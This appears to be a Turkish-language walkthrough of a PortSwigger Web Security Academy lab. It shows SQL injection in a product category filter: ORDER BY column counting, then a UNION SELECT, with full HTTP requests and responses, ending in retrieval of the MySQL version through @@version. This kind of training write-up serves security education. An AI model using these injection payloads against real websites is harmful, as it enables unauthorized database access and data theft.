LAB: SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft

GÖREV:


SQL enjeksiyon saldırısı, MySQL ve Microsoft'ta veritabanı türünü ve sürümünü sorgulama

AÇIKLAMA:


Bu laboratuvar, ürün kategorisi filtresinde bir SQL enjeksiyonu güvenlik açığı içerir. Enjekte edilen bir sorgudan sonuçları almak için bir UNION saldırısı kullanabilirsiniz. Laboratuvarı çözmek için veritabanı sürüm dizesini görüntüleyin.

ÇÖZÜM:

Öncelikle sayfa yapısını ve giden isteği analiz edebilmek adına lifestyle'e tıklayarak bir istek oluşturup burp ile isteği tutuyorum.



Sütun sayısını bulmak için order by sorgusu ile 1'den başlayarak 500 hatası verene kadar sayıyı arttırıyorum.



Request


```
GET /filter?category=Lifestyle'order+by+1%23 HTTP/2
Host: 0a42004b045cd255809906lc005200a0.web-security-academy.net
Cookie: session=JprQT9VhvDbNYY69kJLUtSLRtUxtwY2a
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11654

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            SQL injection attack, querying the database type and version
            on MySQL and Microsoft
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner is-solved'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            SQL injection attack, querying the
                            database type and version on MySQL and
                            Microsoft
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/sql-inject
                        ion/examining-the-database/lab-querying-databas
                        e-version-mysql-microsoft'>
```

Order by 3'te 500 hatası veriyor. Bu da demek oluyor ki 2 sütun bulunmaktadır.



Request


```
GET /filter?category=Lifestyle'order+by+3%23 HTTP/2
Host: 0a42004b045cd255809906lc005200a0.web-security-academy.net
Cookie: session=JprQT9VhvDbNYY69kJLUtSLRtUxtwY2a
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5536

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            SQL injection attack, querying the database type and version on
            MySQL and Microsoft
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner is-solved'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        SQL injection attack, querying the database type
                        and version on MySQL and Microsoft
```

Hangi sütün nerde ve nasıl yazıldığını görmek için union sorgusu ile sütün yerlerini tespit ediyorum.




Request

```
GET /filter?category=Lifestyle'union+select+'seyma','saylan'%23 HTTP/2
Host: 0a42004b045cd255809906lc005200a0.web-security-academy.net
Cookie: session=JprQT9VhvDbNYY69kJLUtSLRtUxtwY2a
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
                        neighbors&apos; eyes will be on you! Best of
                        all if you are away on vacation, or the car is
                        off being serviced, you can pack the carport
                        away and you&apos;ll never know it was there.
                        No expensive and time-consuming building work
                        to upset your routine and wallet.
                        The outer material is highly durable, and when
                        anchored according to our handy user&apos;s
                        guide, will be sturdy enough to stay in situ
                        against all weather fronts. A large number of
                        sandbags and bricks come as essential add ons,
                        please bear this in mind when you are placing
                        your order.
                        There are so many different colors and designs
                        to choose from you will be spoiled for choice.
                        We even have a bespoke camouflage package where
                        the carport can be designed to blend in with
                        its surroundings. Pack away your worries with
                        the Packaway Carport.
                    </td>
                </tr>
                <tr>
                    <th>
                        seyma
                    </th>
                    <td>
                        saylan
                    </td>
                </tr>
            </tbody>
        </table>
    </div>
</section>
<div class="footer-wrapper">
</div>
```



Sayfanın en altında girdiğimiz sorguların çıktıları bulunmaktadır. Artık veri tabanının versiyonunu ve bir çok bilgiyi öğrenebiliriz.

Lab başlangıcında bizden versiyon bilgisini istemektedir. Mysql de versiyon bilgisini öğrenmek için "@@version" komutu kullanılır. Versiyon bilgisini öğrenmek için bir union sorgusu yazıyorum 1. Sütuna @@version 2. Sütunü ise boş değer atıyorum yani NULL yazıyorum.

Verilen union sorgusunun çıktısında versiyon bilgisi döndürülmektedir. Mysql versiyonu: 8.0.39-0ubuntu0.20.04.1 olarak tespit edilmiştir ve lab çözülmüştür.

Şeyma SAYLAN